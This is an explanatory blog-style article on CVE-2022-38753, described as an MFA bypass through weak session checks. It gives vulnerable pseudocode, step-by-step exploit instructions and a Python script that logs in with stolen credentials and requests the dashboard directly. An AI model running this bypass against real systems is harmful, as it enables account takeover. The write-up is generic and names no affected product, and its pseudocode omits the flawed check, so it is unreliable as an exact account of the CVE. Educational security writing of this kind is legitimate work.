
Multi-factor authentication (MFA) is widely seen as a strong defense against account takeover. But sometimes, implementation flaws open the door to serious bypass attacks. CVE-2022-38753 is one such vulnerability, affecting several popular web applications. In this article, we’ll break down this vulnerability, show code examples, demonstrate exploitation, and share resources for patching and defense—in a way anyone can understand.
What is CVE-2022-38753?
CVE-2022-38753 was identified in mid-2022, classified as a high-severity vulnerability impacting online platforms using certain MFA implementations. It allows a remote attacker to bypass the secondary “factor” of authentication (such as a code, app prompt, or token) after they acquire the user’s password.
Official Advisory
- NIST National Vulnerability Database Entry
- Vendor Security Update
The vulnerability arises because of improper validation of the one-time MFA code and poor session handling. An attacker with a valid username and password could skip the MFA step and log directly into the target’s account.
Vulnerable Pseudocode
def login(request):
    if request.method == 'POST':
        username = request.POST['username']
        password = request.POST['password']
        user = get_user(username)
        if user and check_password(user, password):
            # Step 1 passed. Save state.
            request.session['mfa_pending'] = True
            return redirect('/mfa-challenge/')
        else:
            return "Invalid login"

def mfa_challenge(request):
    if request.session.get('mfa_pending'):
        if request.method == 'POST':
            code = request.POST['code']
            if validate_mfa_code(code):
                # Bypass in session handling here!
                request.session['logged_in'] = True
                del request.session['mfa_pending']
                return redirect('/dashboard/')
            else:
                return "Invalid code"
        else:
            return render_mfa_form()
    else:
        return redirect('/login/')
The Flaw
A malicious user could send a crafted request directly to the dashboard, skipping the /mfa-challenge/ step, or manipulate the session (like setting logged_in=True after passing the password check). This could be done with tools like Burp Suite or using custom code.
Step-by-Step Exploit
Assumptions: Attacker knows the victim’s username and password (via phishing or brute-force). MFA is enabled.
Login with valid credentials
Make a POST request with username and password to /login/.
Skip MFA Submission
Instead of submitting an MFA code, send a request directly to /dashboard/ with the session cookie.
Server Logic Fails
Poor session validation allows access to the dashboard—the system thinks the user has completed MFA.
Sample Exploit Code using Python (requests library)
import requests

LOGIN_URL = 'https://targetsite.com/login/';
DASHBOARD_URL = 'https://targetsite.com/dashboard/';

s = requests.Session()
data = {'username': 'victim', 'password': 'password123'}

# Step 1: Login to get session cookie
resp = s.post(LOGIN_URL, data=data)

# Step 2: Visit the dashboard directly, skipping MFA
resp = s.get(DASHBOARD_URL)

if 'Welcome' in resp.text:
    print("[+] MFA bypass successful, access to dashboard granted!")
else:
    print("[-] Bypass failed, further action needed.")
Logs may show only valid logins, hiding traces of the attack.
Vendors Addressed the Issue by
- Strengthening session validation. Accounts must be marked as MFA-completed _only_ after valid MFA code entry.
- Ensuring every sensitive endpoint checks whether MFA has been validated—never relying on the client or unvalidated session values.
Update Resources
- Certification Authority’s Security Update
- NIST’s Patch Instructions
Conclusion
CVE-2022-38753 is a powerful reminder that even strong security measures like MFA are only as strong as their implementation. Always keep your apps up-to-date, use trusted libraries, and test your authentication flow for edge cases. For defenders, patch as soon as possible and monitor your logs. For pentesters, always check if you can skip the MFA challenge in web apps!
References
- NVD: CVE-2022-38753
- OWASP Authentication Cheat Sheet
- Sample Exploit on Exploit-DB (if available)
Timeline
Published on: 11/28/2022 22:15:00 UTC
Last modified on: 02/01/2023 15:00:00 UTC